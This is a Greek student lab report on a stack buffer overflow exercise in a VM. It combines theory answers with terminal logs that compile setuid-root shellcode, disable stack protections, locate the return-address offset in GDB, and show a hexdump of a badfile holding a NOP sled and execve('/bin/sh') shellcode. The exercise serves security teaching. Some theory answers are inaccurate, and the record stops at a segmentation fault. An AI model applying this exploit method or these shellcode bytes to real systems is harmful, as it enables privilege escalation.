

Θεωρητικό Μέρος

1. Ερώτημα 1.1

Οι μεταβλητές που έχουμε παρακάτω είναι όλες τοπικές. Αυτό σημαίνει ότι η διεύθυνση τους στην μνήμη θα προκύψουν από τον EBP συν κάποιο offset. Θα μπουν πρώτα ανάποδα τα ορίσματα ανάποδα και μετά με την σειρά οι υπόλοιπες τοπικές μεταβλητές. Άρα b, a, x, y.

2. Ερώτημα 1.2

Η μεταβλητή i αποθηκεύεται στο global dynamic heap. Στην συνέχεια ο δείκτης str αποθηκεύεται στο stack πρώτος. Στην συνέχεια μπαίνουν στο stack η return address και το previous frame pointer και ο str δεσμεύει μνήμη από το heap όταν εκτελούμε την malloc. Τέλος προσθέτονται στην στοίβα με την σειρά ο πίνακας buf, το j και το y.

3. Ερώτημα 1.3

str
Return Address
Previous Frame Pointer
buf

4. Ερώτημα 1.4

Σύμφωνα με την προτεινόμενη αλλαγή θα μεγαλώνει από την χαμηλή διεύθυνση στην υψηλή. Αυτό έχει κάποια πλεονεκτήματα έναντι του overflow attack. Όπως γνωρίζουμε με το overflow attack προσθέτουμε παραπάνω στοιχεία σε μια μεταβλητή με αποτέλεσμα να μπορούμε να επιρρεάσουμε την διεύθυνση επιστροφής. Αν όμως η διεύθυνση επιστροφής είναι κάτω από πχ την μεταβλητή buffer τότε κάθε προσπάθεια προσθήκης περισσότερων byte στο buffer θα επιρρεάζει τις υπόλοιπες τοπικές μεταβλητές. Όμως στην υσγκεκριμένη περίπτωση θα μπορούσαμε να επιρρεάσουμε την διεύθυνση επιστροφής ενώς άλλου πλαισίου στοίβας.

5. Ερώτημα 2.1

Είναι ψευδές. Η strcpy θα αντιγράψει το περιεχόμενο της str στον buffer. Επειδή όμως ο buffer έχει μέγεθος 24 και η str 517 θα γίνει υπερχείληση με αποτέλεσμα να επηρεαστεί η διεύθυνση επιστροφής. Όταν η strcpy τελειώσει την εκτέλεση της (και εφόσον κατά την μεταγλώττιση αγνοήσουμε τα προειδοποιητικά μηνύματα του μεταγλωττιστή) θα έχει επηρεαστεί η return address. Στο επόμενο βήμα θα εκτελεστεί η return. Τότε είναι που θα γίνει η μετάβαση στον κακόβουλο κώδικα γιατί η return θα χρησιμοποιήσει ότι έχει μέσα στο return address. Τέλος να σημειωθεί ότι η func δεν καλείται πουθενά στην main άρα δεν θα υπάρξει κάποιο πρόβλημα με overflow.

6. Ερώτημα 2.2

Στο νέο τμήμα κώδικα δευσμέυσουμε μνήμη δυναμικά με την malloc με την χρήση της μεταβλητής size. Αν το size είναι ίσο ή μεγαλύτερο από το μέγεθος του str τότε δεν θα προκύψει κανένα πρόβλημα με υπερχείληση. Επιπλέον να σημειωθεί ότι η δεσμευμένη μνήμη με την malloc, δεσμεύεται από το heap.

7. Ερώτημα 3.1

Στην συγκεκριμένη περίπτωση δεν θα δείξει στο shell code καθώς η πρόσθεση buffer + 0x150 είναι λάθος. Θα έπρεπε να έχει την διεύθυνση του κακόβουλου κώδικα συν κάποιο κατάλληλο offset.

8. Ερώτημα 3.2

Κάποιες διευθύνσεις έχουν πρόβλημα αφού περιλαμβάνεται μηδενικό byte. Αυτό έχει ως αποτέλεσμα η strcpy να τερματίζεται πρόωρα.


9. Ερώτημα 3.5

Το ASLR κάνει την επίθεση buffer overflow πιο δύσκολη αφού τοποθετεί σε τυχαίες θέσεις τα stack, heap κτλ. Αυτό κάνει δύσκολο σε ένα κακόβουλο πρόγραμμα να εντοπίσει την θέση της επόμενης εντολής. Στην περίπτωση του stack guard σε κάθε return address προστίθεται στο τέλος ένας ακέραιος. Όταν έρθει η ώρα να χρησιμοποιηθεί η return address τότε ελέγχεται αν ο ακέραιος που προστέθηκε είναι ακόμα ο ίδιος. Τέλος το non-executable stack καθιστά το τμήμα της στοίβας μη εκτελέσιμο ώστε σε περίπτωση υπερχείλησης να μην εκτελεστεί.

Πρακτικό Μέρος

10. Δραστηριότητα 1


Δημιουργούμε το shellcode.c και το μεταγλωττίζουμε με την `gcc shellcode.c -o shellcode -z execstack`. Χρησιμοποιούμε την `ls -l` για να δούμε ότι όλα πήγαν καλά. Στην συνέχεια εκτελούμε το `./shellcode`.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc shellcode.c -o shellcode -z execstack
[05/06/21]seed@VM:~/Documents$ ls -l
total 12
-rwxrwxr-x 1 seed seed 7380 May  6 06:48 shellcode
-rw-rw-r-- 1 seed seed  306 May  6 06:48 shellcode.c
[05/06/21]seed@VM:~/Documents$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 1.1


Στην συνέχεια θέτουμε ως ιδιοκτήτη τον root, θέτουμε ως permissions 4755 και εκτελούμε.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo chown root shellcode
[05/06/21]seed@VM:~/Documents$ sudo chmod 4755 shellcode
[05/06/21]seed@VM:~/Documents$ ls -l
total 12
-rwsr-xr-x 1 root seed 7380 May  6 06:48 shellcode
-rw-rw-r-- 1 seed seed  306 May  6 06:48 shellcode.c
[05/06/21]seed@VM:~/Documents$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 1.2


Δημιουργούμε ένα συμβολικό σύνδεσμο για το κέλυφος zsh και εκτελούμε το shellcode.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo ln -sf /bin/zsh /bin/sh
[05/06/21]seed@VM:~/Documents$ ./shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 1.3


Τροποποιούμε κατ'άλληλα το shellcode. και το ονομάζουμε dash_shellcode.c .Μετά δημιουργούμε ένα συμβολικό σύνδεσμο του dash και αφού κάνουμε μεταγλώττιση του dash_shellcode.c το εκτελούμε.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo ln -sf /bin/dash /bin/sh
[05/06/21]seed@VM:~/Documents$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[05/06/21]seed@VM:~/Documents$ ls -l
total 24
-rwxrwxr-x 1 seed seed 7388 May  6 07:09 dash_shellcode
-rw-rw-r-- 1 seed seed  351 May  6 07:04 dash_shellcode.c
-rwsr-xr-x 1 root seed 7380 May  6 06:48 shellcode
-rw-rw-r-- 1 seed seed  306 May  6 06:48 shellcode.c
[05/06/21]seed@VM:~/Documents$ ./dash_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 1.4

Ορίζουμε ως ιδιοκτήτη τον root, δίνουμε τα κατάλληλα permissions αι εκτελούμε.




```
/bin/bash
[05/06/21]seed@VM:~/Documents$ sudo chown root dash_shellcode
[05/06/21]seed@VM:~/Documents$ sudo chmod 4755 dash_shellcode
[05/06/21]seed@VM:~/Documents$ ls -l
total 24
-rwsr-xr-x 1 root seed 7388 May  6 07:09 dash_shellcode
-rw-rw-r-- 1 seed seed  351 May  6 07:04 dash_shellcode.c
-rwsr-xr-x 1 root seed 7380 May  6 06:48 shellcode
-rw-rw-r-- 1 seed seed  306 May  6 06:48 shellcode.c
[05/06/21]seed@VM:~/Documents$ ./dash_shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# exit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 1.5

11. Δραστηριότητα 2

Αναπτύσσουμε το πρόγραμμα `stack.c`, το μεταγλωττίζουμε με τις παραμέτρους `-z execstack -fno-stack-protector`, ορίζουμε ως ιδιοκτήτη τον `root`, δίνουμε τα κατάλληλα `permissions` και εκτελούμε.




```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc stack.c -o stack -z execstack -fno-stack-protector
[05/06/21]seed@VM:~/Documents$ sudo chown root stack
[05/06/21]seed@VM:~/Documents$ sudo chmod 4755 stack
[05/06/21]seed@VM:~/Documents$ ls -l
total 12
-rwsr-xr-x 1 root seed 7476 May  6 07:30 stack
-rw-rw-r-- 1 seed seed  332 May  6 07:29 stack.c
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 2

12. Δραστηριότητα 3


Γράφουμε το exploit.c, το μεταγλωττίζουμε και το εκτελούμε.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc exploit.c -o exploit
[05/06/21]seed@VM:~/Documents$ ./exploit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 3.1

Στην συνέχεια παίρνουμε την δεκαεξαδική αναπαράσταση του badfile.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 3.2

13. Δραστηριότητα 4


Μεταγλωττίζουμε το `stack.c` με τις κατάλληλες επιλογές `-g -z execstack -fno-stack-protector`.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[05/06/21]seed@VM:~/Documents$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9772 May  6 08:12 stack_gdb
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 4.1

Εκτελούμε το πρόγραμμα με τον debugger και θέτουμε breakpoints στην `bof` με το `b`.



```
/bin/bash
[05/06/21]seed@VM:~/Documents$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 7.
gdb-peda$ run
Starting program: /home/seed/Documents/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

Εικόνα 4.2


```

/bin/bash
/bin/bash 80x24
[-----registers-----]
EAX: 0xbfffe9e7 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe9c8 --> 0xbfffebfb8 --> 0x0
ESP: 0xbfffe9a0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe9a0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffe9a4 --> 0x0
0008| 0xbfffe9a8 --> 0xb7f1c000 --> 0x1b1db0

```

Εικόνα 4.3

```

/bin/bash
/bin/bash 80x24
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe9a0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffe9a4 --> 0x0
0008| 0xbfffe9a8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe9ac --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffe9b0 --> 0xbfffebfb8 --> 0x0
0020| 0xbfffe9b4 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffe9b8 --> 0xb7dc888b (<__GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffe9bc --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffe9e7 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats
160 times>...) at stack.c:7
7     strcpy(buffer, str);
gdb-peda$

```

Εικόνα 4.4

Παίρνουμε την διεύθυνση του buffer και του ebp. Τις αφαιρούμε και βλέπουμε ότι η διαφορά τους είναι 0x20.

```
gdb-peda$ p &buffer
$4 = (char (*)[24]) 0xbfffe9a8
gdb-peda$ p $ebp
$5 = (void *) 0xbfffe9c8
gdb-peda$ p (0xbfffe9c8 - 0xbfffe9a8)
$6 = 0x20
gdb-peda$ quit
[05/06/21]seed@VM:~/Documents$
```

Εικόνα 4.5


Στην συνέχεια προσαρμόζουμε κατάλληλα το exploit.c το μεταγλωττίζουμε και το εκτελούμε ακολουθώντας και η εκτέλεση του stack.

```
segmentation fault
[05/06/21]seed@VM:~/Documents$ ./exploit
